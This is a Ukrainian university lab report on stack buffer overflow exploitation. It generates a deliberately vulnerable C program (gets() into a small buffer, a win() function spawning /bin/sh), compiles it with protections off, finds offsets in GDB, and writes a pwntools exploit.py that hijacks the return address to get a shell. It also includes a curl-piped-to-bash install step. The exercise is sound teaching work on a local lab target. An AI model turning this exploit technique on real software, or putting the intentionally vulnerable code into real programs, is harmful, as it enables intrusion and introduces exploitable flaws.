Міністерство освіти і науки України

Національний технічний університет України

"Київський політехнічний інститут імені Ігоря Сікорського"

Фізико-технічний інститут

АНАЛIЗ БIНАРНИХ ВРАЗЛИВОСТЕЙ

Лабораторна робота

Робота №1

Виконав студент гр. ФБ-31мп:

Шевченко С. Ш.

Київ – 2024

Тема: Експлуатацiя пошкодження стеку.

Мета роботи: Отримати навички пошуку та експлуатацiї вразливостей, що ведуть до пошкодження даних у стеку.

Варіант: 2 (18 у списку групи)

# Виконання завдань:

## • Згенеруйте iндивiдуальний зразок для дослiдження за допомогою gen.py з 1.3;

Створимо скрипт генетора gen.py:


**$ nano gen.py**

*import* random  
*import* string  
  
  
*def* pad():  
 *for* \_ *in* range(random.randrange(0, 10)):  
 r = "".join(random.choices(string.ascii\_lowercase, k = 8))  
 print(f'void {r}() {{ puts("Kitty says {r}!"); }}')  
  
  
print("""// lab1 target.c  
#include <stdio.h>  
#include <stdlib.h>  
#include <unistd.h>  
""")  
  
pad()  
print('void win() { execv("/bin/sh", 0); }')  
pad()  
  
len = random.randrange(5, 25)  
print(f"""  
int main() {{  
 int pwd[{len}] = {{ 0 }};  
 char buf[{len}] = {{ 0 }};  
 gets(buf);  
 if (pwd[0] != 1337)  
 exit(1);  
 else  
 puts("ACCESS GRANTED!");  
}}""")

Згенеруємо зразок програми та запишемо її у файл target.c:

**$ python gen.py | tee target.c**





Код у виді тексту, а не картинки:

**$ nano target.c**

// lab1 target.c

#include <stdio.h>

#include <stdlib.h>

#include <unistd.h>

void posoigfu() { puts("Kitty says posoigfu!"); }

void smiaaqur() { puts("Kitty says smiaaqur!"); }

void ogloqnzp() { puts("Kitty says ogloqnzp!"); }

void gqahlnan() { puts("Kitty says gqahlnan!"); }

void egqzasjm() { puts("Kitty says egqzasjm!"); }

void yokmwfln() { puts("Kitty says yokmwfln!"); }

void pbwwinxu() { puts("Kitty says pbwwinxu!"); }

void pccbvosh() { puts("Kitty says pccbvosh!"); }

void dpntmhiv() { puts("Kitty says dpntmhiv!"); }

void win() { execv("/bin/sh", 0); }

void iqcnbrja() { puts("Kitty says iqcnbrja!"); }

void geoloqwp() { puts("Kitty says geoloqwp!"); }

void dwhtmhip() { puts("Kitty says dwhtmhip!"); }

int main() {

int pwd[8] = { 0 };

char buf[8] = { 0 };

gets(buf);

if (pwd[0] != 1337)

exit(1);

else

puts("ACCESS GRANTED!");


}

## • Скомпiлюйте зразок для ОС Linux архiтектури за варiантом:

## 2. amd64 (AMD64 & Intel 64)

Відключимо стекову канарку та PIE і скомпліюємо target.amd64:


**$ gcc -no-pie -fno-stack-protector -g target.c -o target.amd64**



Бачимо попередження про використання небезпечних функцій. Ігноруємо їх.

Перевіримо технології захисту, використані під час компіляції:


**$ checksec --file=target.amd64**





Перевірка ASLR:

**$ cat /proc/sys/kernel/randomize\_va\_space**



Бачимо, що на рівні ОС включена рандомізація.

## • Проаналiзуйте вразливiсть та розробiть експлоїт (виконання команд ОС).

Встановимо GDB та GEF:


**$ sudo apt install gdb**

**$ bash -c "$(curl -fsSL** [**https://gef.blah.cat/sh**](https://gef.blah.cat/sh)**)"**

Запустимо застосунок у дебагері:


**$ gdb -q target.amd64**

**gef> start**



Дізасемблюємо ф. main(). За адресою 0x4012a9 бачимо порівняння значення регістра eax (rax) з 0x539 = 1337.

**gef> disas main**



Поставимо точку зупинки на цій адресі та продовжимо виконання:

**gef> br \*0x4012a9**

**gef> c**



Бачимо, що програма очікує на ввід.


Згенеруємо послідовність де Брейна довжиною 128 символiв в іншому терміналі:

**$ ipython3**

**[] pip install pwntools**


**[] from pwn import \***

**[] cyclic(128)**




aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaab

Вводимо отриману послідовність. Бачимо, що rax = 0x61616163:



Тепер знайдемо зміщення знайдених символів ("caaa") у послідовності де Брейна:

**[] cyclic\_find(0x61616163)**



Таким чином, 4 байти за змiщенням 8 у вводi користувача перезаписують перший елемент масиву pwd, що забезпечує контроль над умовою if.


Змінимо значення rax на 1337, щоб задовільнити умову:

**gef> set $rax=1337**

**gef> c**



Бачимо повідомлення "ACCESS GRANTED!" і помилку "Segmentation fault", яка виникає під час повернення з ф. main():




Інструкцію ret можна звести до двох дій:

pop rip адреса повернення дістається зі стека і заноситься в регістр rip

jmp rip безумовний перехід за адресою повернення в регістрі rip

Нас цікавить верхній елемент стека, на який вказує регістр rsp:


Як бачимо, зараз тут знаходиться не адреса повернення з ф. main(), а рядок "maaa". Отже, послідовність де Брейна просто перезаписала адресу повернення.

Знайдемо зміщення "maaa" в послідовності де Брейна:

**[] cyclic\_find("maaa")**



Таким чином, 4 байти за змiщенням 48 у вводi користувача перезаписують адресу повернення. Ми можемо замінити ці байти адресою функції win() 0x40121c



І тоді при виконанні інструкції ret, rip буде вказувати на 0x40121c, тобто на ф. win().


Напишемо експлойт exploit.py:

**$ nano exploit.py**


*from* pwn *import* \*  
  
pwd\_offset = 8  
cmp\_value = 1337  
win\_offset = 48  
win\_address = 0x40121c  
  
buf = b"A" \* pwd\_offset  
buf += p32(cmp\_value)  
buf = buf.ljust(win\_offset, b"B")  
buf += p64(win\_address)  
log.info("Payload")  
print(hexdump(buf, width = 8))  
  
r = process(["./target.amd64"])  
r.writeline(buf)  
r.interactive()

Запустимо експлойт:

**$ python exploit.py**



Виконаємо декілька команд:



# 1.5 Контрольнi питання

## 1. Чому в 1.3 виключення виникає до завантаження послiдовностi де Брейна у регiстр RIP?

Коли виконання доходить до ret, програма намагається прочитати адресу зі стеку, але дані в стеку не є адресою, тому і відбувається segmentation fault.

## 2. Чому адреса повернення заноситься у стек не зважаючи на символ завершення рядка у вводi користувача (нульовий байт за змiщенням 11 в експлоїтi)?


Нульовий байт не заважає запису будь-яких даних в стек. Нульовий байт використовується для позначення кінця рядка в C, але він не має значення для механізму стеку. Просто всі байти, що йдуть після нульового байту не будуть вважатися частиною рядка.

## 3. Як знайти адреси функцiй main() та win() у випадку вiдсутностi символiв (strip -s a.out)?

Використовувати IDA Pro, або щось потужніше ніж GDB.


Зробимо копію target.amd64, назвемо її no\_sym.amd64 та прибиремо символи:

**$ cp target.amd64 no\_sym.amd64 && strip -s no\_sym.amd64**




Скопіюємо no\_sym.amd64 на хост ОС:

**PS> scp sam@192.168.1.18:/home/sam/lab1/no\_sym.amd64 C:/Users/lol19/Desktop/ssh\_dir**




IDA здатна знайти main():





А ось win() доведеться шукати шляхом перебору серед всіх однотипних функцій, які виводять "Kitty says…". Знаючи, що функція використовує якийсь рядок, можна знайти цей рядок в таблиці рядків і тоді вже знайти входженння змінної в коді.

В нашому випадку win() використовує рядок "/bin/sh". Знайдемо цей рядок в табл. рядків:



Тепер знайдемо змінну path в коді:





Отже, ф. win() знаходиться за адресою 0x40121C.